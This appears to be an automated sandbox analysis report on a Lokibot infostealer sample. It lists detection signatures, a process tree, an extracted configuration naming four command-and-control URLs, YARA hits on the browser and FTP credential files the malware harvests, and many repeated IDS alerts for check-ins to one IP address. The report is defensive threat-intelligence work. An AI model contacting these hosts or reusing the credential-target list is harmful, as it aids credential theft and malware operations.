ID: 620804
Sample Name: vNcHHC1HKe
Cookbook: default.jbs
Time: 09:01:48
Date: 05/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

vNcHHC1HKe


Overview

General Information

Sample Name:	vNcHHC1HKe (renamed file extension from none to exe)
Analysis ID:	620804
MD5:	8c7e9d4d5f1728..
SHA1:	43d99c2bf4d5fce..
SHA256:	7eaffbf0e048501..
Tags:	32 exe trojan
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fi…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- vNcHHC1HKe.exe (PID: 6988 cmdline: "C:\Users\user\Desktop\vNcHHC1HKe.exe" MD5: 8C7E9D4D5F172854A531A86D34AF2C8C)
  - dtlrkp.exe (PID: 7032 cmdline: C:\Users\user\AppData\Local\Temp\dtlrkp.exe C:\Users\user\AppData\Local\Temp\hzuplybmb MD5: 8B30D9F0EE85F71C5599DCB7701CE2D8)
    - dtlrkp.exe (PID: 7056 cmdline: C:\Users\user\AppData\Local\Temp\dtlrkp.exe C:\Users\user\AppData\Local\Temp\hzuplybmb MD5: 8B30D9F0EE85F71C5599DCB7701CE2D8)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
00000003.00000000.370974259.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 35 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.dtlrkp.exe.400000.4.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
3.0.dtlrkp.exe.400000.4.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
3.0.dtlrkp.exe.400000.4.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
3.0.dtlrkp.exe.400000.4.unpack	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x16536:$f1: FileZilla\recentservers.xml • 0x16576:$f2: FileZilla\sitemanager.xml • 0x147e6:$b2: Mozilla\Firefox\Profiles • 0x14550:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x146fa:$s4: logins.json • 0x155a4:$s6: wand.dat • 0x14024:$a1: username_value • 0x14014:$a2: password_value • 0x1465f:$a3: encryptedUsername • 0x146cc:$a3: encryptedUsername • 0x14672:$a4: encryptedPassword • 0x146e0:$a4: encryptedPassword
3.0.dtlrkp.exe.400000.4.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
Click to see the 76 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:03:09.858142 05/05/22-09:03:09.858142
SID:	2825766
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:04:35.877050 05/05/22-09:04:35.877050
SID:	2025483
Source Port:	80
Destination Port:	49829
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:36.699615 05/05/22-09:03:36.699615
SID:	2825766
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:28.261969 05/05/22-09:04:28.261969
SID:	2825766
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:39.957450 05/05/22-09:04:39.957450
SID:	2025483
Source Port:	80
Destination Port:	49852
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:12.471516 05/05/22-09:04:12.471516
SID:	2825766
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:12.937504 05/05/22-09:03:12.937504
SID:	2025483
Source Port:	80
Destination Port:	49769
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:07.037195 05/05/22-09:03:07.037195
SID:	2825766
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:21.002482 05/05/22-09:03:21.002482
SID:	2825766
Source Port:	49775
Destination Port:	80

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:10.170641 05/05/22-09:04:10.170641
SID:	2825766
Source Port:	49810
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:35.796885 05/05/22-09:04:35.796885
SID:	2825766
Source Port:	49829
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:15.560942 05/05/22-09:03:15.560942
SID:	2825766
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:38.680257 05/05/22-09:04:38.680257
SID:	2825766
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:03:53.769658 05/05/22-09:03:53.769658
SID:	2025483
Source Port:	80
Destination Port:	49800
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:39.884991 05/05/22-09:04:39.884991
SID:	2825766
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:59.720062 05/05/22-09:03:59.720062
SID:	2825766
Source Port:	49805
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:04:13.541988 05/05/22-09:04:13.541988
SID:	2825766
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:28.128087 05/05/22-09:03:28.128087
SID:	2825766
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:23.816864 05/05/22-09:03:23.816864
SID:	2025483
Source Port:	80
Destination Port:	49777
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:34.422181 05/05/22-09:03:34.422181
SID:	2025483
Source Port:	80
Destination Port:	49782
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:28.342609 05/05/22-09:04:28.342609
SID:	2025483
Source Port:	80
Destination Port:	49823
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:55.790210 05/05/22-09:04:55.790210
SID:	2825766
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:08.408376 05/05/22-09:04:08.408376
SID:	2025483
Source Port:	80
Destination Port:	49809
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:59.232856 05/05/22-09:04:59.232856
SID:	2825766
Source Port:	49889
Destination Port:	80

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:03:50.056619 05/05/22-09:03:50.056619
SID:	2025483
Source Port:	80
Destination Port:	49795
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:03:38.754662 05/05/22-09:03:38.754662
SID:	2025483
Source Port:	80
Destination Port:	49786
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:04:16.734863 05/05/22-09:04:16.734863
SID:	2025483
Source Port:	80
Destination Port:	49817
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:04:49.277684 05/05/22-09:04:49.277684
SID:	2825766
Source Port:	49878
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:03:15.634564 05/05/22-09:03:15.634564
SID:	2025483
Source Port:	80
Destination Port:	49771
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:03:41.636991 05/05/22-09:03:41.636991
SID:	2825766
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:04:23.251156 05/05/22-09:04:23.251156
SID:	2825766
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:04:08.330586 05/05/22-09:04:08.330586
SID:	2825766
Source Port:	49809
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:19.274633 05/05/22-09:04:19.274633
SID:	2025483
Source Port:	80
Destination Port:	49818
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:52.517389 05/05/22-09:04:52.517389
SID:	2025483
Source Port:	80
Destination Port:	49884
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:19.667259 05/05/22-09:03:19.667259
SID:	2825766
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:19.744928 05/05/22-09:03:19.744928
SID:	2025483
Source Port:	80
Destination Port:	49774
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:59.790812 05/05/22-09:03:59.790812
SID:	2025483
Source Port:	80
Destination Port:	49805
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:53.694089 05/05/22-09:03:53.694089
SID:	2825766
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:32.413288 05/05/22-09:03:32.413288
SID:	2025483
Source Port:	80
Destination Port:	49781

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:13.632225 05/05/22-09:04:13.632225
SID:	2025483
Source Port:	80
Destination Port:	49814
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:31.539372 05/05/22-09:04:31.539372
SID:	2025483
Source Port:	80
Destination Port:	49824
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:34.327413 05/05/22-09:04:34.327413
SID:	2825766
Source Port:	49826
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:15.192814 05/05/22-09:04:15.192814
SID:	2825766
Source Port:	49815
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:31.451012 05/05/22-09:04:31.451012
SID:	2825766
Source Port:	49824
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:02.283800 05/05/22-09:04:02.283800
SID:	2825766
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:46.075139 05/05/22-09:04:46.075139
SID:	2025483
Source Port:	80
Destination Port:	49870
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:03:18.553557 05/05/22-09:03:18.553557
SID:	2025483
Source Port:	80
Destination Port:	49773
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:04.665456 05/05/22-09:04:04.665456
SID:	2825766
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:21.096855 05/05/22-09:03:21.096855
SID:	2025483
Source Port:	80
Destination Port:	49775
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:41.723970 05/05/22-09:03:41.723970
SID:	2025483
Source Port:	80
Destination Port:	49789
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:41.937804 05/05/22-09:04:41.937804
SID:	2025483
Source Port:	80
Destination Port:	49860
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:04.748843 05/05/22-09:04:04.748843
SID:	2025483
Source Port:	80
Destination Port:	49807
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:37.500711 05/05/22-09:04:37.500711
SID:	2025483
Source Port:	80
Destination Port:	49836
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:41.860008 05/05/22-09:04:41.860008
SID:	2825766
Source Port:	49860
Destination Port:	80

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:12.865476 05/05/22-09:03:12.865476
SID:	2825766
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:23.331387 05/05/22-09:04:23.331387
SID:	2025483
Source Port:	80
Destination Port:	49820
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:11.254199 05/05/22-09:04:11.254199
SID:	2825766
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:37.419767 05/05/22-09:04:37.419767
SID:	2825766
Source Port:	49836
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:02.366760 05/05/22-09:04:02.366760
SID:	2025483
Source Port:	80
Destination Port:	49806
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:03:36.774475 05/05/22-09:03:36.774475
SID:	2025483
Source Port:	80
Destination Port:	49785
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:03:28.213243 05/05/22-09:03:28.213243
SID:	2025483
Source Port:	80
Destination Port:	49780
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6

Timestamp:	05/05/22-09:04:34.426102 05/05/22-09:04:34.426102
SID:	2025483
Source Port:	80
Destination Port:	49826
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:52.431554 05/05/22-09:04:52.431554
SID:	2825766
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:11.362368 05/05/22-09:04:11.362368
SID:	2025483
Source Port:	80
Destination Port:	49812
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:59.311464 05/05/22-09:04:59.311464
SID:	2025483
Source Port:	80
Destination Port:	49889
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:15.285620 05/05/22-09:04:15.285620
SID:	2025483
Source Port:	80
Destination Port:	49815
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:26.555558 05/05/22-09:04:26.555558
SID:	2825766
Source Port:	49822
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:38.682237 05/05/22-09:03:38.682237
SID:	2825766
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:04:19.192332 05/05/22-09:04:19.192332
SID:	2825766
Source Port:	49818
Destination Port:	80

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:14.097517 05/05/22-09:03:14.097517
SID:	2825766
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:49.395443 05/05/22-09:04:49.395443
SID:	2025483
Source Port:	80
Destination Port:	49878
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:44.385995 05/05/22-09:03:44.385995
SID:	2825766
Source Port:	49794
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:26.632343 05/05/22-09:04:26.632343
SID:	2025483
Source Port:	80
Destination Port:	49822
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:17.152559 05/05/22-09:03:17.152559
SID:	2825766
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:10.259654 05/05/22-09:04:10.259654
SID:	2025483
Source Port:	80
Destination Port:	49810
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:34.349918 05/05/22-09:03:34.349918
SID:	2825766
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227

Timestamp:	05/05/22-09:04:16.658933 05/05/22-09:04:16.658933
SID:	2825766
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:49.975068 05/05/22-09:03:49.975068
SID:	2825766
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:14.179365 05/05/22-09:03:14.179365
SID:	2025483
Source Port:	80
Destination Port:	49770
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:55.868892 05/05/22-09:04:55.868892
SID:	2025483
Source Port:	80
Destination Port:	49888
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:03:17.233312 05/05/22-09:03:17.233312
SID:	2025483
Source Port:	80
Destination Port:	49772
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:23.742147 05/05/22-09:03:23.742147
SID:	2825766
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	−
Timestamp:	05/05/22-09:04:12.550162 05/05/22-09:04:12.550162
SID:	2025483
Source Port:	80
Destination Port:	49813
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	−
Timestamp:	05/05/22-09:03:32.333463 05/05/22-09:03:32.333463
SID:	2825766
Source Port:	49781
Destination Port:	80

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:03:44.460093 05/05/22-09:03:44.460093
SID:	2025483
Source Port:	80
Destination Port:	49794
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 37.0.11.227 - Destination IP: 192.168.2.6	
Timestamp:	05/05/22-09:04:38.761471 05/05/22-09:04:38.761471
SID:	2025483
Source Port:	80
